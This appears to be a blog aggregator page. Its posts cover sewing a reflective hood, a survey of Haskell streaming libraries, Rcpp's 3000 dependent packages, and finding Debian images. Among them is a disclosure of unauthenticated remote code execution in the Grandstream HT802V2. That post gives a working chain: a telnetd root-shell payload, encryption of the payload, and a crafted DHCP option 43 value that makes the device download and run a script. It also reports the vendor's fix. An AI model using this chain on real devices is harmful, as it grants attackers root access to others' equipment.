

a person wearing a relatively boxy water resistant jacket with pockets and a zipper, and a detached hood with a big square cowl that reaches mid-torso. Many years ago I made myself a vest with lots of pockets 1 in a few layers of cheap cotton, and wore the hell out of it, for the added warmth, but most importantly for the convenience provided by the pockets. the same person showing just the vest, with two applied pockets on the bust, closed with buttons, and two big flaps covering two welted pockets at waist level, plus a strip of fabric with loops where things may be attached. Then a few years ago the cheap cotton had started to get worn, and I decided I needed to replace it. I found a second choice (and thus cheaper :) ) version of a water-repellent cotton and made another vest, lined with regular cotton, for a total of just two layers. the same person, this time there are also two sleeves, attached to the vest with big snaps, the outline of which can be seen on the vest. they are significantly less faded than the vest. This time I skipped a few pockets that I had found I didn t use that much, and I didn t add a hood, which didn t play that well when worn over a hoodie, but I added some detached sleeves, for additional wind protection. This left about 60 cm and some odd pieces of leftover fabric in my stash, for which I had no plan. the hood pulled down on the back, showing the big square cowl. And then February2 came, and I needed a quick simple mindless handsewing projects for the first weekend, I saw the vest (which I m wearing as much as the old one), the sleeves (which have been used much less, but I d like to change this) and thought about making a matching hood for it, using my square hood pattern. Since the etaproof is a bit stiff and not that nice to the touch I decide to line3 it with the same cotton as the vest and sleeves, and in the style of the pattern I did so by finishing each panel with its own lining (with regular cotton thread) and then whipstitching the panels together with the corespun cotton/poly thread recommended by the seller of the fabric. I m not sure this is the best way to construct something that is supposed to resist the rain, but if I notice issues I can always add some sealing tape afterwards. I do have a waterproof cape to wear in case of real rain, so this is only supposed to work for light rain anyway, and it may prove not to be an issue. As something designed to be worn in light rain, this is also something likely to be worn in low light conditions, where 100% black may not be the wisest look. On the vest I had added reflective piping to the armscyes, but I was out of the same piping. from the front; a flash was used to take the picture, making the border of the cowl very visible. I did however have a spool of reflector thread made of glass fibre by Rico Design, which I think was originally sold to be worked into knitting or crochet projects (it is now discontinued) and I had never used. I decided to try and sew a decorative blanket stitch border, a decision I had reasons to regret, since the thread broke and tangled like crazy, but in the end it was done, I like how it looks, and it seems pretty functional. I hope it won t break with time and use, and if it does I ll either fix it or try to redo with something else. Of course, the day I finished sewing the reflective border it stopped raining, so I haven t worn it yet, but I hope I ll be able to, and if it is an horrible failure I ll make sure to update this post.

  1. and I ve just realized that I haven t migrated that pattern to my pattern website, and I should do that. just don t hold your breath for it to happen O:-). And for the time being it will not have step-by-step pictures, as I currently don t need another vest.
  2. and February of course means a weekend in front of a screen that is showing a live-streamed conference.
  3. and of course I updated the pattern with instructions on how to add a lining.

21 February 2025

Jonathan Dowland: haskell streaming libraries

For my PhD, my colleagues/collaborators and I built a distributed stream-processing system using Haskell. There are several other Haskell stream-processing systems. How do they compare? First, let's briefly discuss and define streaming in this context. Structure and Interpretation of Computer Programs introduces Streams as an analogue of lists, to support delayed evaluation. In brief, the inductive list type (a list is either an empty list or a head element pre-pended to another list) is replaced with a structure with a head element and a promise which, when evaluated, will generate the tail (which in turn may have a head element and a promise to generate another tail, culminating in the equivalent of an empty list.) Later on SICP also covers lazy evaluation. However, the streaming we're talking about originates in the relational community, rather than the functional one, and is subtly different. It's about building a pipeline of processing that receives and emits data but doesn't need to (indeed, cannot) reference the whole stream (which may be infinite) at once. Haskell streaming systems Now let's go over some Haskell streaming systems. conduit (2011-) Conduit is the oldest of the ones I am reviewing here, but I doubt it's the first in the Haskell ecosystem. If I've made any obvious omissions, please let me know! Conduit provides a new set of types to model streaming data, and a completely new set of functions which are analogues of standard Prelude functions, e.g. sumC in place of sum. It provides its own combinator(s) such as . ( aka fuse) which is like composition but reads left-to-right. The motivation for this is to enable (near?) constant memory usage for processing large streams of data -- presumably versus using a list-based approach and to provide some determinism: the README gives the example of "promptly closing file handles". I think this is another way of saying that it uses strict evaluation, or at least avoids lazy evaluation for some things. Conduit offers interleaved effects: which is to say, IO can be performed mid-stream. Conduit supports distributed operation via Data.Conduit.Network in the conduit-extra package. Michael Snoyman, principal Conduit author, wrote up how to use it here: https://www.yesodweb.com/blog/2014/03/network-conduit-async To write a distributed Conduit application, the application programmer must manually determine the boundaries between the clients/servers and write specific code to connect them. pipes (2012-) The Pipes Tutorial contrasts itself with "Conventional Haskell stream programming": whether that means Conduit or something else, I don't know. Paraphrasing their pitch: Effects, Streaming Composability: pick two. That's the situation they describe for stream programming prior to Pipes. They argue Pipes offers all three. Pipes offers it's own combinators (which read left-to-right) and offers interleaved effects. At this point I can't really see what fundamentally distinguishes Pipes from Conduit. Pipes has some support for distributed operation via the sister library pipes-network. It looks like you must send and receive ByteStrings, which means rolling your own serialisation for other types. As with Conduit, to send or receive over a network, the application programmer must divide their program up into the sub-programs for each node, and add the necessary ingress/egress code. io-streams (2013-) io-streams emphasises simple primitives. Reading and writing is done under the IO Monad, thus, in an effectful (but non-pure) context. The presence or absence of further stream data are signalled by using the Maybe type (Just more data or Nothing: the producer has finished.) It provides a library of functions that shadow the standard Prelude, such as S.fromList, S.mapM, etc. It's not clear to me what the motivation for io-streams is, beyond providing a simple interface. There's no declaration of intent that I can find about (e.g.) constant-memory operation. There's no mention of or support (that I can find) for distributed operation. streaming (2015-) Similar to io-streams, Streaming emphasises providing a simple interface that gels well with traditional Haskell methods. Streaming provides effectful streams (via a Monad -- any Monad?) and a collection of functions for manipulating streams which are designed to closely mimic standard Prelude (and Data.List) functions. Streaming doesn't push its own combinators: the examples provided use $ and read right-to-left. The motivation for Streaming seems to be to avoid memory leaks caused by extracting pure lists from IO with traditional functions like mapM, which require all the list constructors to be evaluated, the list to be completely deconstructed, and then a new list constructed. Like io-streams, the focus of the library is providing a low-level streaming abstraction, and there is no support for distributed operation. streamly (2017-) Streamly appears to have the grand goal of providing a unified programming tool as suited for quick-and-dirty programming tasks (normally the domain of scripting languages) and high-performance work (C, Java, Rust, etc.). Their intended audience appears to be everyone, or at least, not just existing Haskell programmers. See their rationale Streamly offers an interface to permit composing concurrent (note: not distributed) programs via combinators. It relies upon fusing a streaming pipeline to remove intermediate list structure allocations and de-allocations (i.e. de-forestation, similar to GHC rewrite rules) The examples I've seen use standard combinators (e.g. Control.Function.&, which reads left-to-right, and Applicative). Streamly provide benchmarks versus Haskell pure lists, Streaming, Pipes and Conduit: these generally show Streamly several orders of magnitude faster. I'm finding it hard to evaluate Streamly. It's big, and it's focus is wide. It provides shadows of Prelude functions, as many of these libraries do. wrap-up It seems almost like it must be a rite-of-passage to write a streaming system in Haskell. Stones and glass houses, I'm guilty of that too. The focus of the surveyed libraries is mostly on providing a streaming abstraction, normally with an analogous interface to standard Haskell lists. They differ on various philosophical points (whether to abstract away the mechanics behind type synonyms, how much to leverage existing Haskell idioms, etc). A few of the libraries have some rudimentary support for distributed operation, but this is limited to connecting separate nodes together: in some cases serialising data remains the application programmer's job, and in all cases the application programmer must manually carve up their processing according to a fixed idea of what nodes they are deploying to. They all define a fixed-function pipeline.

20 February 2025

Dirk Eddelbuettel: Rcpp now used by 3000 CRAN packages!


3000 Rcpp packages As of today, Rcpp stands at 3001 reverse-dependencies on CRAN. The graph on the left depicts the growth of Rcpp usage (as measured by Depends, Imports and LinkingTo, but excluding Suggests) over time. Rcpp was first released in November 2008. It took seven year years to clear 500 packages in late October 2015 after which usage of R and Rcpp accelerated: 1000 packages in April 2017, 1500 packages in November 2018, 2000 packages in July 2020, and 2500 package in February 2022. The chart extends to the very beginning via manually compiled data from CRANberries and checked with crandb. The core part of the data set is generated semi-automatically when updating a (manually curated) list of packages using Rcpp that is available too. The Rcpp team aims to keep Rcpp as performant and reliable as it has been (and see e.g. here for more details). Last month s 1.0.14 release post is a good example of the ongoing work. A really big shoutout and Thank You! to all users and contributors of Rcpp for help, suggestions, bug reports, documentation or, of course, code.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Evgeni Golov: Unauthenticated RCE in Grandstream HT802V2 and probably others using gs_test_server DHCP vendor option

The Grandstream HT802V2 uses busybox' udhcpc for DHCP. When a DHCP event occurs, udhcpc calls a script (/usr/share/udhcpc/default.script by default) to further process the received data. On the HT802V2 this is used to (among others) parse the data in DHCP option 43 (vendor) using the Grandstream-specific parser /sbin/parse_vendor.
 
        [ -n "$vendor" ] &&  
                VENDOR_TEST_SERVER=" echo $vendor   parse_vendor   grep gs_test_server   cut -d' ' -f2 "
                if [ -n "$VENDOR_TEST_SERVER" ]; then
                        /app/bin/vendor_test_suite.sh $VENDOR_TEST_SERVER
                fi
 
According to the documentation the format is <option_code><value_length><value>. The only documented option code is 0x01 for the ACS URL. However, if you pass other codes, these are accepted and parsed too. Especially, if you pass 0x05 you get gs_test_server, which is passed in a call to /app/bin/vendor_test_suite.sh. What's /app/bin/vendor_test_suite.sh? It's this nice script:
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
        corefile_dec $ TEST_SCRIPT 
        if [ " head -n 1 $ TEST_SCRIPT  " = "#!/bin/sh" ]; then
                echo "Starting GS Test Suite..."
                ./$ TEST_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
        fi
fi
It uses the passed value to construct the URL http://<gs_test_server>:8080/vendor_test.sh and download it using wget. We probably can construct a gs_test_server value in a way that wget overwrites some system file, like it was suggested in CVE-2021-37915. But we also can just let the script download the file and execute it for us. The only hurdle is that the downloaded file gets decrypted using corefile_dec and the result needs to have #!/bin/sh as the first line to be executed. I have no idea how the encryption works. But luckily we already have a shell using the OpenVPN exploit and can use /bin/encfile to encrypt things! The result gets correctly decrypted by corefile_dec back to the needed payload. That means we can take a simple payload like:
#!/bin/sh
# you need exactly that shebang, yes
telnetd -l /bin/sh -p 1270 &
Encrypt it using encfile and place it on a webserver as vendor_test.sh. The test machine has the IP 192.168.42.222 and python3 -m http.server 8080 runs the webserver on the right port. This means the value of DHCP option 43 needs to be 05, 14 (the length of the string being the IP address) and 192.168.42.222. In Python:
>>> server = "192.168.42.222"
>>> ":".join([f' y:02x ' for y in [5, len(server)] + [ord(x) for x in server]])
'05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32'
So we set DHCP option 43 to 05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32 and trigger a DHCP run (/etc/init.d/udhcpc restart if you have a shell, or a plain reboot if you don't). And boom, root shell on port 1270 :) As mentioned earlier, this is closely related to CVE-2021-37915, where a binary was downloaded via TFTP from the gdb_debug_server NVRAM variable or via HTTP from the gs_test_server NVRAM variable. Both of these variables were controllable using the existing gs_config interface after authentication. But using DHCP for the same thing is much nicer, as it removes the need for authentication completely :) Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies /app/bin/vendor_test_suite.sh to
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
VENDOR_SCRIPT="/tmp/run_vendor.sh"
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
    prov_image_dec --in $ TEST_SCRIPT  --out $ VENDOR_SCRIPT 
    if [ " head -n 1 $ VENDOR_SCRIPT  " = "#!/bin/sh" ]; then
        echo "Starting GS Test Suite..."
        chmod +x $ VENDOR_SCRIPT 
        $ VENDOR_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
    fi
fi
The crucial part is that now prov_image_dec is used for the decoding, which actually checks for a signature (like on the firmware image itself), thus preventing loading of malicious scripts. Timeline

19 February 2025

Thomas Lange: The secret maze of Debian images

TL;DR It's difficult to find the right Debian image. We have thousands of ISO files and cloud images and we support multiple CPU architectures and several download methods. The directory structure of our main image server is like a maze, and our web pages for downloading are also confusing. Most important facts from this blog post The Debian maze Debian maze Did you ever searched for a specific Debian image which was not the default netinst ISO for amd64? How long did it take to find it? Debian is very good at hiding their images for downloading by offering a huge amount of different versions and variants of images and multiple methods how to download them. Debian also has multiple web pages for This is the secret Debian maze of images. It's currently filled with 8700+ different ISO images and another 34.000+ files (raw and qcow2) for the cloud images. The main URL for the server hosting all Debian images is https://cdimage.debian.org/cdimage/ There, you will find installer images, live images, cloud images. Let's try to find the right image you need We have three different types of images: Images for the stable release Almost always, you are probably looking for the image to install the latest stable release. The URL https://cdimage.debian.org/cdimage/release/ shows:
12.9.0
12.9.0-live
current
current-live
but you cannot see that two are symlinks:
current -> 12.9.0/
current-live -> 12.9.0-live/
Here you will find the installer images and live images for the stable release (currently Debian 12, bookworm). If you choose https://cdimage.debian.org/cdimage/release/12.9.0/ you will see a list of CPU architectures:
amd64
arm64
armel
armhf
i386
mips64el
mipsel
ppc64el
s390x
source
trace
(BTW source and trace are no CPU architectures) The typical end user will not care about most architectures, because your computer will actually always need images from the amd64 folder. Maybe you have heard that your computer has a 64bit CPU and even if you have an Intel processor we call this architecture amd64. Let's see what's in the folder amd64:
bt-bd
bt-cd
bt-dvd
iso-bd
iso-cd
iso-dvd
jigdo-16G
jigdo-bd
jigdo-cd
jigdo-dlbd
jigdo-dvd
list-16G
list-bd
list-cd
list-dlbd
list-dvd
Wow. This is confusing and there's no description what all those folders mean. The first three are different methods how to download an image. Use iso when a single network connection will be fast enough for you. Using bt can result in a faster download, because it downloads via a peer-to-peer file sharing protocol. You need an additional torrent program for downloading. Then we have these variants: 16G and dlbd images are only available via jigdo. All iso-xx and bt-xx folders provide the same images but with a different access method. Here are examples of images:
  iso-cd/debian-12.9.0-amd64-netinst.iso
  iso-cd/debian-edu-12.9.0-amd64-netinst.iso
  iso-cd/debian-mac-12.9.0-amd64-netinst.iso
